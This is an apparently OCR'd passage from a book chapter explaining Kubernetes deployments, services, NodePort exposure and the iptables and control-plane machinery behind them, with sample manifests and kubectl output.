


Figure 7-2: Network configuration of the pod, containers, and the host machine (node)

Each pod has an IP address and lives on a virtual or bare-metal machine called a *node*. Each machine in our cluster is a node, so the cluster has 100 nodes. Each node hosts a Linux distribution with some special Kubernetes tools and programs to synchronize with the rest of the cluster.

One pod is great, but two are better, especially for resilience so the second can act as backup should the first fail. What should we do? Submit the same manifest twice? Nah, we create a *deployment* object that can replicate pods, as depicted in Figure 7-3.




Figure 7-3: A Kube deployment object

A deployment describes how many pods should be running at any given time and oversees the replication strategy. It will automatically respawn pods if they go down, but its key feature is rolling updates. If we decide to update the container's image, for instance, and thus submit an updated deployment manifest, it will strategically replace pods in a way that guarantees the continuous availability of the application during the update process. If anything goes wrong, the new deployment rolls back to the previous version of the desired state.

Let's delete our previous stand-alone pod so we can re-create it as part of a deployment object instead:

```
root@DemoLab:/# kubectl delete -f myapp.yaml
```

To create the pod as a deployment object, we push a new manifest file of type `Deployment`, specify the labels of the containers to replicate, and append the previous pod's configuration in its manifest file (see Listing 7-2). Pods are almost always created as part of deployment resources.

```
# deployment_myapp.yaml file
# Minimal description to start 2 pods
apiVersion: apps/v1
kind: Deployment # We push a deployment object
metadata:
  name: myapp # Deployment's name
spec:
  selector:
    matchLabels: # The label of the pods to manage
      app: myapp
  replicas: 2 # Tells deployment to run 2 pods
  template: # Below is the classic definition of a Pod
    metadata:
      labels:
        app: myapp # Label of the pod
    spec:
```

```
    containers:
      - name: nginx   #first container
        image: sparcflow/nginx
        ports:
          - containerPort: 8080
      - name: mydb   #second container
        image: redis
        ports:
          - containerPort: 6379
```

Listing 7-2: Re-creating our pod as a deployment object

Now we submit the manifest file and check the details of the new deployment pods:

```
root@DemLab:/# kubectl apply -f deployment_myapp.yaml
deployment.apps/myapp created
root@DemLab:/# kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
myapp-7db4f7-btm6s  2/2     Running   0          1m38s
myapp-9dc4ea-ltd3s  2/2     Running   0          1m43s
```

Figure 7-4 shows these two pods running.




Figure 7-4: Two pods running, each composed of two containers

All pods and nodes that are part of the same Kubernetes cluster can freely communicate with each other without having to use masquerading techniques such as Network Address Translation (NAT). This free communication is one of the defining network features of Kubernetes. Our pod A on machine B should be able to reach pod C on machine D by following normal routes defined at the machine/router/subnet/VPC level. These routes are automatically created by tools setting up the Kube cluster.

Balancing Traffic

Great, now we want to balance traffic to these two pods. If one of them goes down, the packets should be automatically routed to the remaining pod while a new one is respawned. The object that describes this configuration is called a *service* and is depicted in Figure 7-5.




Figure 7-5: A cluster service object

A service's manifest file is composed of the two, presently, familiar sections: metadata adding tags to this service and its routing rules, which state which pods to target and port to listen on (see Listing 7-3).

```
# myservice.yaml file
# Minimal description to start a service
apiVersion: v1
kind: Service # We are creating a service
metadata:
  name: myapp
  labels:
    app: myapp  # The service's tag
spec:
  selector:
    app: myapp # Target pods with the selector "app:myapp"
  ports:
    - protocol: TCP
      port: 80 # service listens on port 80
      targetPort: 8080 # forward traffic from port 80 to port 8080 on the pod
```

Listing 7-3: The service manifest file

We then submit this manifest file to create the service, and our service gets assigned a *cluster IP* that is reachable only from within the cluster:

```
root@DemLab:/# kubectl apply -f service_myapp.yaml
service/myapp created

root@DemLab:/# kubectl get svc myapp
NAME    TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)
myapp   ClusterIP   10.100.166.225   <none>        80/TCP
```

A pod on another machine that wants to communicate with our Nginx server would send their request to that cluster IP at port 80, which will then forward the traffic to port 8080 to one of the two containers.

Let's quickly spring up a temporary container using the Docker public image `curlimages/curl` to test this setup and ping the cluster IP:

```
root@DemLab:/# kubectl run -it --rm --image curlimages/curl mycurl -- sh

/$ curl 10.100.166.225
<h1>Listening on port 8080</h1>
```

Excellent, we can reach the Nginx container from within the cluster. With me so far? Great.

Opening the App to the World

Up until this point, our application is still closed to the outside world. Only internal pods and nodes know how to contact the cluster IP or directly reach the pods. Our computer sitting on a different network does not have the necessary routing information to reach any of the resources we just created. The last step in this crash tutorial is to make this service callable from the outside world using a *NodePort*. This object exposes a port on every node of the cluster that will randomly point to one of the two pods we created (we'll go into this a bit more later). We preserve the resilience feature even for external access.

We add `type: NodePort` to the previous service definition in the manifest file:

```
apiVersion: v1
--snip--
  selector:
    app: myapp # Target pods with the selector "app:myapp"
  type: NodePort
  ports:
--snip--
```

Then we resubmit the service manifest once more:

```
root@DemLab:/# kubectl apply -f service_myapp.yaml
service/myapp configured

root@DemLab:/# kubectl get svc myapp
NAME    TYPE       CLUSTER-IP       EXTERNAL-IP   PORT(S)
myapp   NodePort   10.100.166.225   <none>        80:31357/TCP
```

Any request to the external IP of any node on port 31357 will reach one of the two Nginx pods at random. Here's a quick test:

```
root@AnotherMachine:/# curl 54.229.80.211:31357
<h1>Listening on port 8080</h1>
```

Phew. . . all done. We could also add another layer of networking by creating a load balancer to expose more common ports like 443 and 80 that will route traffic to this node port, but let's just stop here for now.

Kube Under the Hood

We have a resilient, loosely load-balanced, containerized application running somewhere. Now to the fun part. Let's deconstruct what just happened and uncover the dirty secrets that every online tutorial seems to hastily slip under the rug.

When I first started playing with Kubernetes, that cluster IP address we get when creating a service bothered me. A lot. Where did it come from? The nodes' subnet is 192.168.0.0/16. The containers are swimming in their own 10.0.0.0/16 pool. Where the hell did that IP come from?

We can list every interface of every node in our cluster without ever finding that IP address. Because it does not exist. Literally. It's simply an iptables target rule. The rule is pushed to all nodes and instructs them to forward all requests targeting this nonexistent IP to one of the two pods we created. That's it. That's what a service object is—a bunch of iptables rules that are orchestrated by a component called *Kube-proxy*.

Kube-proxy is also a pod, but a very special one indeed. It runs on every node of the cluster, secretly orchestrating the network traffic. Despite its name, it does not actually forward packets, not in recent releases anyway. It silently creates and updates iptables rules on all nodes to make sure network packets reach their destinations.

When a packet reaches (or tries to leave) the node, it automatically gets sent to the `KUBE-SERVICES` iptables chain, which we can explore using the `iptables-save` command:

```
root@KubeNode:/# iptables-save
-A PREROUTING -m comment --comment "kube" -j KUBE-SERVICES
--snip--
```

This chain tries to match the packet against multiple rules based on its destination IP and port (`-d` and `--dport` flags):

```
--snip--
-A KUBE-SERVICES -d 10.100.172.183/32 -p tcp -m tcp --dport 80 -j KUBE-SVC-NPJI
```

There is our naughty cluster IP! Any packet sent to the 10.100.172.183 address is forwarded to the chain `KUBE-SVC-NPJ`, which is defined a few lines further:

```
--snip--
-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-GEGI

-A KUBE-SVC-NPJI -m statistic --mode random --probability 0.50000000000 -j KUBE-SEP-VUBW
```

Each rule in this chain randomly matches the packet 50 percent of the time and forwards it to a different chain that ultimately sends the packet to one of the two pods running. The resilience of the service object is nothing more than a reflection of iptables' statistic module:

```
--snip--
-A KUBE-SEP-GEGI -p tcp -m tcp -j DNAT --to-destination 192.168.127.78:8080

-A KUBE-SEP-VUBW -p tcp -m tcp -j DNAT --to-destination 192.168.155.71:8080
```

A packet sent to the node port will follow the same processing chain, except that it will fail to match any cluster IP rule, so it automatically gets forwarded to the KUBE-NODEPORTS chain. If the destination port matches a predeclared node port, the packet is forwarded to the load-balancing chain (KUBE-SVC-NPJI) we saw that distributes it randomly among the pods:

```
--snip--
-A KUBE-SERVICES -m comment --comment "last rule in this chain" -m addrtype
--dst-type LOCAL -j KUBE-NODEPORTS

-A KUBE-NODEPORTS -p tcp -m tcp --dport 31357 -j KUBE-SVC-NPJI
```

That's all there is to it: a clever chain of iptables rules and network routes.

In Kubernetes, every little task is performed by a dedicated component. Kube-Proxy is in charge of the networking configuration. It is special in that it runs as a pod on every node, while the rest of the core components run inside multiple pods on a select group of nodes called *master nodes*.

Out of the 100 nodes we sprang when we created the cluster of 100 machine, the one master node will host a collection of pods that make up the spinal cord of Kubernetes: API server, Kube-scheduler, and controller manager (see Figure 7-6).




Figure 7-6: Pods running on the master node versus those running on regular nodes

NOTE *In a multimaster setup, we will have three or more replicas of each of these pods, but only one active pod per service at any given time.*

We actually already interacted with the master node when using Kubectl apply commands to send manifest files. Kubectl is a wrapper that sends HTTP requests to the all-important API server pod, the main entry point to retrieve and persist the famous desired state of the cluster. Here is a typical configuration in *kube/config* one may use to reach the Kube cluster *(~/.kube/config)*:

```
apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority: /root/.minikube/ca.crt
    server: https://192.168.99.100:8443
  name: minikube
--snip--
users:
- name: sparc
  user:
    client-certificate: /root/.minikube/client.crt
    client-key: /root/.minikube/client.key
--snip--
```

Our API server URL in this case is *https://192.168.99.100*. Think of it this way: the API server is the only pod allowed to read/write the desired state to the database. Want to list pods? Ask the API server. Want to report a pod failure? Tell the API server. It is the main orchestrator that conducts the complex symphony that is Kubernetes.

When we submitted our deployment file to the API server through Kubectl (HTTP), it made a series of checks (authentication and authorization, which we will cover in Chapter 8) and then wrote that deployment object in the etcd database, which is a key-value database that maintains a consistent and coherent state across multiple nodes (or pods) using the Raft consensus algorithm. In the case of Kube, etcd describes the desired state of the cluster, such as how many pods there are, their manifest files, service description, nodes description, and so on.

Once the API server writes the deployment object to etcd, the desired state has officially been altered. It notifies the callback handler that subscribed to this particular event: the *deployment controller*, another component running on the master node.

All Kube interactions are based on this type of event-driven behavior, which is a reflection of etcd's watch feature. The API server receives a notification or an action. It reads or modifies the desired state in etcd, which triggers an event delivered to the corresponding handler.

The deployment controller asks the API server to send back the new desired state, notices that a deployment has been initialized, but does not find any reference to the group of pods it is supposed to manage. It resolves this discrepancy by creating a ReplicaSet, an object describing the replication strategy of a group of pods.

This operation goes through the API server again, which updates the state once more. This time, however, the event is sent to the ReplicaSet controller, which in turn notices an aberration between the desired state (a group of two pods) and reality (no pods). It proceeds to create the definition of the containers.

This process, you guessed it, goes through the API server again, which, after modifying the state, triggers a callback for pod creation, which is monitored by the Kube-scheduler (a dedicated pod running on the master node).

The scheduler sees two pods in the database in a pending state. Unacceptable. It runs its scheduling algorithm to find suitable nodes to host these two pods. It updates the pod's descriptions with the corresponding nodes and submits the lot to the API server to be stored in the database.

The final piece of this bureaucratic madness is the *kubelet*: a process (not a pod!) running on each worker node that routinely pulls from the list of pods it ought to be running the API server. The kubelet finds out that its host should be running two additional containers, so it proceeds to launch them through the container runtime (usually Docker). Our pods are finally alive.

Complex? Told you so. But one cannot deny the beauty of this synchronization scheme. Though we covered only one workflow out of many possible interactions, rest assured that you should be able to follow along with almost every article you read about Kube. We are even ready to take this to the next step because, lest you forget, we still have a real cluster waiting for us at MXR Ads.

Resources

More detail on bridges and bridge pools: *https://docs.docker.com/network/bridge/*.

Pods on AWS EKS (managed Kubernetes) directly plug into the Elastic network interface instead of using a bridged network (*https://amzn.to/37Rff5c*).

More about Kubernetes pod-to-pod networking: *http://bit.ly/3a0hJjX*.

Overview of other ways to access the cluster from the outside: *http://bit.ly/30aGqFU*.

More information about etcd: *http://bit.ly/36MAjKr* and *http://bit.ly/2sds4bg*.

Hacking Kubernetes through unauthenticated APIs: *http://bit.ly/36NBk4S*.